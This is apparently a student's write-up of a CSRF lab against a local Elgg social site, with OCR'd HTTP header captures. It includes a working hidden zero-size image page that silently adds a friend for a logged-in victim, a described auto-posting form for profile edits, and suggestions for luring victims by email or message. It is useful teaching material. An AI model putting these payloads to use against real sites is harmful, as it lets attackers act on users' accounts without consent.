
3.1 Task 1: Observing HTTP Request

We use HTTP Header live. Below is a GET request and a POST request. GET request for Alice's profile. POST request to add Boby as a friend. Two parameters; the elgg ts and token.




moz-extension://9c65e60c-10bd-4af1-9099-588e0db9db95 - HTTP Header Live Sub - Mozilla Firefox

GET http://www.csrflabelgg.com/profile/alice

```
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/activity
Cookie: Elgg=sib2cgup2tgf7vpqflhpvgtb13
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

Content-Length:0



```
__elgg_ts=1561054503&__elgg_token
POST: HTTP/1.1 200 OK
Date: Thu, 20 Jun 2019 18:20:34 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-r
Pragma: no-cache
Content-Length: 320
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json;charset=ut

http://www.csrflabelgg.com/action
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Lin
Accept: application/json, text/javascript
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profi
Content-Type: application/x-www-form-urle
X-Requested-With: XMLHttpRequest
Content-Length: 56
Cookie: Elgg=5ij7jaj3p79v4i62439haqlad5
Connection: keep-alive
__elgg_ts=1561054503&__elgg_token
POST: HTTP/1.1 200 OK
Date: Thu, 20 Jun 2019 18:20:38 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-r
Pragma: no-cache
Content-Length: 309
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: application/json;charset=ut
```

moz-extension://9c65e60c-10bd-4af1-9099-588e0db9db95 - HTTP Header Live Sub - Mozilla Firefox

POST http://www.csrflabelgg.com/action/friends/add?friend=43&__elgg_ts=1561054503&__elgg_token=4K

```
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/boby
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 56
Cookie: Elgg=5ij7jaj3p79v4i62439haqlad5
Connection: keep-alive
```

```
__elgg_ts=1561054503&__elgg_token=4KVRxymyyLZvMRukUSDrmA
```

Content-Length:56

```
200  GET
200  GET
200  GET
200  GET
200  GET
200  GET
200  GET
200  GET   Plugi…  script  js    cached  630 B
200  POST  add?…   xhr     json  630 B   309 B  → 140 ms
200  POST  rem…    xhr     json  641 B   320 B
200  POST  add?…   xhr     json  629 B   309 B
19 requests   184.62 KB / 8.97 KB transferred   Finish: 5.58 min   DOMContentLoaded: 989 ms   load: 2.39 s
```


It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

3.2 Task2: CSRF Attack using GET Request


We need to construct a website that when visited automatically generates a GET request using the cookies from the elgg website. We will generate the GET request within an img.

I used the POST request from above to find Boby's user id (43). Using this guid we will generate a GET request for Boby. We know what a GET request looks like from HTTP header live tool.

I needed to add a html file to var/www/CSRF/Attacker. I had to login to root user to create "task1.html" into Attacker folder for the website. Like in the video I set height and width to 0 for the img.



```
<html>
<body>
<h1> Welcome to this page </h1>
<img width=0 height=0
        src="http://www.csrflabelgg.com/action/friends/add?friend=43">
</body>
</html>
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
"task1.html" [readonly] 7L, 148C
```



http://www.csrflabattacker.com/task1.html - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Add-ons Manager
Friends' pages : CSRF La
Boby : CSRF Lab Site
Boby : CSRF Lab Site
csrflabattacker.com/task1.
http://www.csrflabattacke
view-source:http://www.csrflabattacker.com/task1.html
Searcl
Most Visited
SEED Labs
Sites for Labs
HTTP Header Live

```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabattacker.com/t
```


```
<html>
<body>
<h1> Welcome to this page </h1>
<img width=0 height=0
    src="http://www.csrflabelgg.com/action/friends/add?friend=43">
</body>
</html>
```

The GET request will now generate when ever the website is visited. This will only work for Boby, because the guid must be correct.

If this were a real attack, we would need Alice to click the link while logged in to elgg. Ways to get Alice to click the link could be via email, through a message, or through a post. The message works well, because she has to be logged in to read anyways but is also suspicious. Since I played the role of both Alice and Boby I simply visited the link while logged in with Alice.



```
Referer: http://www.csrflabelgg.com/prof:
Cookie: Elgg=d88sptd8pjfvk0aogojaek9gb2
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Thu, 20 Jun 2019 17:42:40 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Fri, 20 Dec 2019 17:42:40 GMT
Pragma: public
Cache-Control: public
ETag: "1501099611-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 200
Content-Type: application/javascript;char

http://www.csrflabelgg.com/cache/
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Lir
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/prof:
Cookie: Elgg=d88sptd8pjfvk0aogojaek9gb2
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Thu, 20 Jun 2019 17:42:40 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Fri, 20 Dec 2019 17:42:40 GMT
Pragma: public
Cache-Control: public
ETag: "1501099611-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 368
Content-Type: application/javascript;char
```




```
Cache-Control: public
ETag: "1501099611-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 200
Content-Type: application/javascript;cha
Date: Thu, 20 Jun 2019 18:48:09 GMT
Server: Apache/2.4.18 (Ubuntu)

http://www.csrflabelgg.com/cache/
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Li
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/prof
Cookie: Elgg=sib2cgup2tgf7vpqflhpvgtb13
Connection: keep-alive
GET: HTTP/1.1 304 Not Modified
Date: Thu, 20 Jun 2019 18:48:10 GMT
Server: Apache/2.4.18 (Ubuntu)
Connection: Keep-Alive
Keep-Alive: timeout=5, max=98

GET: HTTP/1.1 200 OK
Expires: Fri, 20 Dec 2019 17:42:40 GMT
Pragma: public
Cache-Control: public
ETag: "1501099611-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 368
Content-Type: application/javascript;cha
Date: Thu, 20 Jun 2019 18:48:10 GMT
Server: Apache/2.4.18 (Ubuntu)
```

You can see the before and after of Alice's profile. See has no friends and when she clicks the link a friend is successfully added. You can see the new tab for the csrflabattacker.com/task1.html that was used.


3.3 Task 3: CSRF Attack using POST Request

I went to edit profile and made an edit. Using HTTP header live I got the POST URL and field information needed. To generate a POST request, we generate a form. The form is generated with the fields needed to make the edit, the correct guid, and URL. When Alice visits the website, the form is created and then automatically posted on her behalf.



moz-extension://9c65e60c-10bd-4af1-9099-588e0db9db95 - HTTP Header Live Sub - Mozilla Firefox
3:30 PM
POST
Send

```
http://www.csrflabelgg.com/action/profile/edit
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/alice/edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 496
Cookie: Elgg=sib2cgup2tgf7vpqflhpvgtb13
Connection: keep-alive
Upgrade-Insecure-Requests: 1

__elgg_token=fzK4TfkHGeq93nTVl4iLyw&__elgg_ts=1561058930&name=Alice&description=<p>test</p> &accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&location=&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[

Content-Length:442
```



```
GET: HTTP/1.1 200 OK
Server: Apache/2.4.18 (Ubuntu)
Expires: Fri, 20 Dec 2019 17:42:40 GMT
Pragma: public
Cache-Control: public
ETag: "1501099611-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 368
Content-Type: application/javascript;cha
Date: Thu, 20 Jun 2019 18:52:35 GMT

http://www.csrflabelgg.com/refres
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Li
Accept: application/json, text/javascrip
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/page
Content-Type: application/x-www-form-url
X-Requested-With: XMLHttpRequest
Content-Length: 84
Cookie: Elgg=sib2cgup2tgf7vpqflhpvgtb13
Connection: keep-alive
pairs[]=1561056698,mXhDTZ86HDTLZK
POST: HTTP/1.1 200 OK
Date: Thu, 20 Jun 2019 19:31:35 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-
Pragma: no-cache
Content-Length: 194
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json;charset=u
```

☑ Record


Data ☑ autoscroll

Sta...	Meth...	Fil	Dc	Cause	Type	Transfer...	Size	0 ms	640 ms	1.28 s
302	POST	edit	…	document	html	3.95 KB	14.34 KB	→ 136 ms		
200	GET	alice	…	document	html	3.97 KB	14.34 KB	→ 84 ms		
200	GET	font-...	…	stylesheet	css	cached	28.38 KB			
200	GET	elgg....	…	stylesheet	css	cached	58.10 KB			
200	GET	color...	…	stylesheet	css	cached	3.80 KB			
200	GET	42lar...	…	img	jpeg	cached	14.79 KB			
200	GET	43s...	…	img	jpeg	cached	1.52 KB			
200	GET	jque...	…	script	js	cached	0 B			
200	GET	jque...	…	script	js	cached	0 B			
200	GET	requ...	…	script	js	cached	800 B			
200	GET	requ...	…	script	js	cached	0 B			
200	GET	elgg.js	…	script	js	cached	0 B			
200	GET	en.js	…	script	js	cached	0 B			
200	GET	init.js	…	script	js	cached	619 B			
200	GET	read...	…	script	js	cached	271 B			
200	GET	Plugi...	…	script	js	cached	630 B			

16 requests 137.53 KB / 7.93 KB transferred Finish: 1.63 s DOMContentLoaded: 983 ms load: 1.71 s

